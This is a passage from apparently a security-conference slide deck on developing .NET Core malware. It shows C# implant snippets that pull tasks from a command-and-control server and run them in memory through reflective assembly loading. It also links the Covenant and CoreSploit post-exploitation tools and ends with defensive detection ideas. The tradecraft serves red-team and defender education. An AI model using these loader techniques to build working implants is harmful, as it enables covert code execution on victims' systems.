        {
            Console.WriteLine(p.Id + " " + p.ProcessName);
        }
    }
}
```

Implant

```
byte[] task = server.GetNextTask();

if (task != null)
{
    AssemblyLoadContext alc = new AssemblyLoadContext("Task", true);

    // System.Diagnostics.Process.dll

    alc.LoadFromStream(new MemoryStream(Convert.FromBase64String("Tvo…")));

    alc.LoadFromStream(new MemoryStream(task));

    alc.Assemblies[1].GetTypes()[0].GetMethods()[0].Invoke(null, new
object[] {});

    alc.Unload();

}
```

AssemblyLoadContext Solution:

- Implant adapts to every task

Scottie Austin - @checkymander

. NET Core Malware – Dependencies

Task

```
using System.Diagnostics;
public class Task {
  public Task()
  {
    AppDomain.CurrentDomain.AssemblyResolve += (sender, args) =>
    {
      if (args.Name.Contains("System.Diagnostics.Process") {
        return Assembly.Load("Tvo…");
      }
    }
  }
  public void Execute()
  {
    foreach (var p in Process.GetProcesses())
    {
      Console.WriteLine(p.Id + " " + p.ProcessName);
    }
  }
}
```

AssemblyResolve Solution:

- Task adapts by bootstrapping dependencies

Implant

```
byte[] task = server.GetNextTask();
if (task != null)
{
    Assembly a = Assembly.Load(task);
    object t = a.GetTypes()[0].GetConstructors()[0].Invoke(new object[] {});
    a.GetTypes()[0].GetMethods()[0].Invoke(t, new object[] {});
}
```

. NET Core Malware – Existing Capabilities

- Implant: Brutes
  - https://github.com/cobbr/Covenant/tree/master/Covenant/Data/Grunt/Brute
  - Built-in tasks:
    - The basics: whoami, ls, cd, cat, mkdir, rm, cp, ps
    - The functional: Assembly, Shell, Download, Upload
    - https://github.com/cobbr/Covenant/blob/master/Covenant/Data/Tasks/DotNetCore.yaml
- Post-exploitation library: CoreSploit (@checkymander)
  - More advanced:
    - Port scanning
    - Lateral Movement
    - Persistence
    - Privilege Escalation
    - Domain enumeration?
  - https://github.com/checkymander/CoreSploit

. NET Core Malware – Thinking Defense

- Make use of visibility
  - AMSI
  - ETW
- Use Brutes and CoreSploit for your first signatures
  - Seriously, it's fine
- Beyond signatures:
  - Centralize .NET ETW logs
  - Can we recognize PublishSingleFile executables?
  - Can we analyze the assemblies embedded in PublishSingleFile executables?
- Don't fight .NET Core / .NET
  - Adapt

. NET Core Malware – Conclusion

- .NET Core is about to become much more prevalent
  - The future of .NET
  - Very likely .NET 5 will be installed by default by early 2021
- .NET Core includes key features like PublishSingleFile, PublishTrimmed
  - .NET Core does not need to be installed
  - Practical issues like File Size and Dependencies are solvable
- .NET Core is promising for malware development
  - Use latest APIs (AssemblyLoadContext, async, etc)
  - Cross-Platform (Windows, Linux, MacOS)
  - Visibility (AMSI/ETW) can be taken care of the same as .NET Framework
  - Usually very easy to port existing .NET Framework tradecraft
- Experimental runtimes (i.e. CoreRT) are worth investigating as well

Want to join the conversation?

- Join the BloodHoundGang slack:
  - https://bloodhoundgang.herokuapp.com/
- .NET Core conversations are happening in several channels:
  - #covenant
  - #staysharp

www.specterops.io
@specterops
info@specterops.io